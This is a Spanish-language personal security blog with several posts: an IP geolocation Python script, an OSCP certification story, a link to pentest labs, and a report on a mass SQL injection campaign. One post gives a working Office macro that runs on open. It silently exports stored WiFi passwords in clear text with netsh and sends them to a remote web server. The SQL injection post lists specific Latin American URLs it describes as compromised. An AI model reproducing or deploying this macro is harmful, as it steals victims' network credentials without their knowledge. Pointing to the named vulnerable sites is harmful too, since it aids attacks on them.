Te gusta la tecnología?, la seguridad?, el hacking?... a mi tambien, acá comparto mis experiencias.
lunes, 7 de abril de 2014
DragonJAR Security Conference 2014
lunes, 3 de febrero de 2014

Laboratorios de Pentest
http://www.amanhardikar.com/mindmaps/Practice.html
domingo, 28 de julio de 2013
Comandos nmap para pentest
domingo, 16 de junio de 2013
Script de geolocalizacion de multiples IP's
# -*- coding: utf-8 -*-
# Python
# Script para localización geográfica de IP - Boris Murillo
import sys
import re
import string
import httplib
import urllib2
import re
# Contruccion de la conexion a través de proxy
proxy_info = {
'user' : '',
'pass' : '',
'host' : "localhost",
'port' : 8080
}
proxy_support = urllib2.ProxyHandler({"http" : "http://%(user)s:%(pass)s@%(host)s:%(port)d" % proxy_info})
# Funcion para verificar si no es una IP interna
def ip_interno(ip):
if ip[0] == "10" and ip[2] == ".":
return True
else: return False
# Funcion de consulta de IP
def buscar_ip(dir_ip):
try:
results = 'http://freegeoip.net/csv/'+str(dir_ip)
request = urllib2.Request(results)
request.add_header('User-Agent','Mozilla/5.0 (Windows NT 6.1; rv:11.0) Gecko/20100101 Firefox/11.0')
opener = urllib2.build_opener(proxy_support, urllib2.HTTPHandler)
urllib2.install_opener(opener)
text = opener.open(request).read()
return text
except IOError:
print "No es posible conectarse con el proveedor"+""
# Uso de la herramienta
if len(sys.argv) != 2:
print "\nObtiene la Localizacion Geografica de una Direccion IP.\n"
print "\nUso : ./localizar.py <ARCHIVO_CON_IP's>\n"
sys.exit(1)
archivo=sys.argv[1]
# Lanzamiento de programa
ins = open( archivo, "r" )
for ip in ins:
if ip_interno(ip) == False:
print buscar_ip(ip)
Para lanzar la herramienta basta con ejecutar el archivo localizar.py seguido del nombre del archivo con las direcciones IP
Saludos
sábado, 23 de febrero de 2013
Como obtener clave de WiFI (WEP - WPA2) a traves de macros
Muchos ya conoceran las herramientas de Nirsoft para la recuperacion de passwords, la idea con esta prueba es la misma, obtener la clave almacenada en el registro para luego ser enviada a un determinado sitio (bajo ciertas condiciones).
Para ello existe un comando muy util que nos permitira obtener las claves desde el registro:
netsh wlan export profile folder=. key=clear
Podemos cargar dicha clave en una macro de office para su ejecucion, enviando el resultado a un servidor web bajo nuestro poder:
Sub Auto_open()
Set fs = CreateObject("Scripting.FileSystemObject")
Set a = fs.CreateTextFile("mw.bat", True)
a.writeline "@echo off"
a.writeline "@netsh wlan export profile folder=. key=clear"
a.writeline "@for /f ""delims="" %%i in ('find ""keyMaterial"" *.xml') do set contenido=""%%i"""
a.writeline "@start http://200.XXX.XXX.XXX/?%contenido%"
Call Shell(Environ$("COMSPEC") & " /c mw.bat", vbHide)
End Sub
Cuando el objetivo ejecute el macro, enviara automaticamente los datos obtenidos hacia el sitio web, en los cuales se encontrará la clave en texto claro, si esta no tiene el parámetro "protected=true" en la configuracion del XML, para mayor informacion acerca de este ultimo punto vean este sitio.
Saludos
Boris
domingo, 17 de febrero de 2013
Obtuve el OSCP (Offensive Security Certified Professional)
Offensive Security es la empresa que se encuentra detras de la distribucion Backtrack (pronto Kali?), la cual se concentra justamente en el uso de esta distribucion, conjuntamente con la metodologia y herramientas necesarias para realizar un penetration test, se diferencia de otras certificaciones de hacking en que el curso se lleva a cabo con acceso remoto a un laboratorio que simula distintos entornos y vulnerabilidades y la certificacion se la gana con un examen en otro entorno de laboratorio, donde se debe acceder (hackear) a un conjunto de equipos para obtener la calificacion necesaria para certificarse, lo cual la hace una certificacion muy respetada en el entorno de profesionales de seguridad especializados en Ethical Hacking.
Realmente es un curso muy recomendable en cuanto a material y en general al espiritu del curso que se centra en lo que realiza un pen tester: la investigacion bajo el lema de "Try Harder", este curso me permitio mejorar las habilidades relacionadas con el hacking, de tal modo que la semana pasada tomé el examen de certificacion (24 horas de examen + 24 horas para la entrega de un informe), y 3 dias despues recibí la noticia: obtuve la certificacion OSCP.
Para mayor informacion al respecto pueden visitar el sitio de Offensive Security.
Boris
miércoles, 25 de enero de 2012
Ataque de SQL Injection masivo
Investigadores en seguridad de Internet Storm Center, lanzaron un ataque de SQL Injection masivo a varios sitos de internet en una operación denominada Lilupophilupop , a la fecha más de un millón de sitios fueron comprometidos, lo que hacen es redireccionar la página con el recurso afectado a un sitio que podría servir firmas falsas de antivirus y aplicaciones falsas como Adobe Flash.
Más allá del total desacuerdo en cuanto a la modificación de contenido en los sitios investigados, es motivo de interés los resultados logrados por dicho ataque, entre los cuales a nivel Latinoamérica se encuentran:
Bolivia
http://www.congreso.gob.bo/5biblioteca/dyna/print_biblio.asp?fot=1%20&id=7933
Perú
http://www.camusso.com.pe/camusso/product.asp?dept_id=81&pf_id=0750903
Argentina
http://www.borello.com.ar/plantilla_embarcacion.asp?id=1296
www.fotointernacional.com.ar/esp/masinfo.asp?id=829
electroindustria.com.ar/nuevo/aplicacion.asp?inf_id=6889
www.athospatagonia.com.ar/Consulta_producto.asp?dato=61
…
Aparentemente se tratan de ataques combinados entre herramientas automáticas y manuales.
Saludos cordiales
Nelson Boris Murillo Prieto